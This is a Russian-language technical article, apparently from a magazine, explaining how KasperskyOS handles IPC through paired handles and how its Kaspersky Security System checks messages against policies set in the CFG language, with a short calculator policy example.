
Выше было сказано, что выполнение программы, разработанной по идеологии компонентной модели, является диалогом функций, то есть их перепиской IPC-сообщениями строго определенного формата. Важно, что это именно диалог, а не какофония, поскольку IPC-взаимодействие — дело двух сущностей, что-то вроде peer-to-peer. Однако, в отличие, например, от пиринговых протоколов, IPC-взаимодействие в KasperskyOS осуществляется по принципу рандеву.

Посредником, конечно же, выступает механизм IPC микроядра. А чтобы рандеву состоялось, то есть был настроен канал обмена IPC-сообщениями между конкретными сущностями, канал этот создается механизмом IPC путем выделения сущностям специальных глобальных системных объектов хендлов (handle) — указателей, которые идентифицируют сущности отправителя и получателя. На время взаимодействия сущности становятся владельцами своих хендлов, что и дает им право использовать открывающийся IPC-канал.



Хотя канал IPC-взаимодействия связывает две сущности между собой, каждая из них информирована о нем только наполовину. Точка их рандеву — механизм IPC в микроядре

При такой организации IPC-взаимодействия каждая сущность имеет представление только о выделенном ей хендле. О паре хендлов отправителя и получателя знает только механизм IPC. Потому-то процедура формирования IPC-канала обмена сообщениями и именуется «спариванием хендлов» (handles pairing). После такого спаривания вклиниться в диалог сущностей не может никто посторонний. IPC-канал будет существовать до тех пор, пока взаимодействующие сущности будут оставаться владельцами спаренных хендлов.



Модель IPC-взаимодействия на основе спаренных хендлов запатентована «Лабораторией Касперского»

Вклиниться в диалог, который ведется по IPC-каналу, нельзя, но вот просматривать бегущие в нем IPC-сообщения можно. Не кому попало, конечно, а KSS, поскольку она тесно интегрирована с механизмом IPC.

Важнейшей задачей Proxy- и Dispatch-интерфейсов сущностей является создание корректных IPC-сообщений путем строго определенной сериализации входных параметров для вызываемых функций и результатов их выполнения. Теперь становится понятно, почему сгенерированный на основе IDL-описания код интерфейсов (Proxy и Dispatch) в сущностях так важен. Именно он — гарантия того, что KSS в микроядре, перехватив IPC-сообщение, тоже сможет десериализовать его, извлечь параметры вызова функции сервера или результат ее выполнения, нужный клиенту, и проверить на валидность с точки зрения используемой модели безопасности.

Положительный вердикт KSS — сигнал механизму IPC передать IPC-сообщение адресату. Отрицательный вердикт приведет к задержанию и уничтожению послания. Это метод, известный со времен царской охранки с ее перлюстрацией всей почтовой переписки. Простой, но действенный!

KASPERSKY SECURITY SYSTEM. ПЕРЛЮСТРАТОР И СУДЬЯ В ОДНОМ ФЛАКОНЕ

Разобравшись с тем, как устроены программы, которые выполняются под управлением KasperskyOS, можно взглянуть и на самого «перлюстратора» — подсистему KSS.

Состоит Kaspersky Security System из трех частей: модуля Security Runtime, интегрированного с механизмом IPC, модуля Security Server, который принимает решение о вердикте в соответствии с той или иной политикой безопасности, и структуры Decision Cache, которая хранит вердикты по отдельным политикам безопасности для повышения производительности перлюстрации IPC-сообщений.

Функции каждого из этих модулей в составе KSS вполне предсказуемы. Security Runtime сидит на перехвате и десериализации IPC-сообщений, пролетающих туда-сюда по многочисленным IPC-каналам взаимодействующих пар сущностей. Извлеченные при десериализации параметры функций или результаты их выполнения Security Runtime передает в Security Server. Последний представляет собой набор политик безопасности, специфичных для поддерживаемой системы.


Например, для офисной ИС с такими сетевыми сервисами, как почта, веб, базы данных и файловый обмен, Security Server может иметь реализации дискреционной, мандат-



INFO

За использование темпоральных логик в качестве средства формальной верификации программ и систем следует благодарить ученого Амира Пнуели. В 1996 году за эту работу он получил престижнейшую премию Тьюринга.

ной и ролевой политик безопасности. Тогда к каждой из них будет привязан соответствующий политике контекст безопасности. В случае же системы, управляющей технологическим процессом (например, роботизированным станком или механизмами авионики самолета), политика безопасности будет определять легитимную для этого технологического процесса последовательность функций, не приводящую к его краху или необычным результатам. Описание политик безопасности для подобных случаев выполняется с помощью удобного для валидации формального аппарата, например в терминах темпоральных логик.



Организация Security Server позволяет реализовывать те политики безопасности, потребность в которых имеется у защищаемой информационной системы

```
use call policy Less100 = secsrv.policies.basic.Less 100;
use call policy Equal   = secsrv.policies.basic.Equal;


entity calculator_service {
    call out = allow;

    call in calc.calculator.Add(x, y, z) = Less100(x);
    call in calc.calculator.Mul(x, y, z) = Equal(x,y);

    execute main = allow;
}
```

Если бы функции калькулятора были критически важными с точки зрения безопасности, то его конфигурация CFG выглядела бы так

Но каким образом Security Server, который способен поддерживать множество политик безопасности, определяет, какую из них применить для валидации того или иного IPC-сообщения? Чтобы связать конкретные действия сущностей с конкретными политиками безопасности, командой KasperskyOS был разработан декларативный язык конфигураций безопасности CFG.



Действия контроллера, который управляет дрелью, и самой дрели можно согласовать, используя формализм линейной темпоральной логики. И создать на его основе спецификацию свойств безопасности

Связанная с каждой сущностью структура Security Gate автоматически генерируется на основе конфигурации безопасности CFG и IDL-описания сущности



CFG позволяет указать, какую из политик, реализованных в Security Server, применять для вынесения вердикта по действиям конкретной сущности. Конфигурация безопасности, описанная на языке CFG, а также IDL-описание интерфейса сущности позволяют компилятору Nk сгенерировать связанную с сущностью структуру Gate, уникально идентифицированную SID'ом (Security ID). Она привязывает действия сущности (ее автономного выполнения без IPC-взаимодействия, IPC-взаимодействие с другими сущностями или прямой запрос к KSS) с конкретной политикой безопасности. Такой маппинг обеспечивает Security Server точным указанием того, какую политику применять для вынесения вердикта в каждом конкретном случае. Отсутствие структуры Gate у сущности делает ее изгоем KasperskyOS. По умолчанию KSS к ней применяет политику default deny.


ОТ ДЕМОНСТРАЦИОННЫХ СТЕНДОВ К АВИАЛАЙНЕРАМ. ПЕРВЫЕ ШАГИ В РЕАЛЬНЫЙ МИР

Безусловно, выше дано только самое общее представление принципов организации KasperskyOS. Микроядерная архитектура, основанная на обмене IPC-сообщениями, компонентная модель приложений, выполняющихся под управлением KasperskyOS, IPC-канал на основе спаренных хендлов и, главное, полностью формально верифицируемый код интерфейсов, компонентов и сущностей, который автоматически создается на основе спецификаций на языках IDL, CDL и EDL.



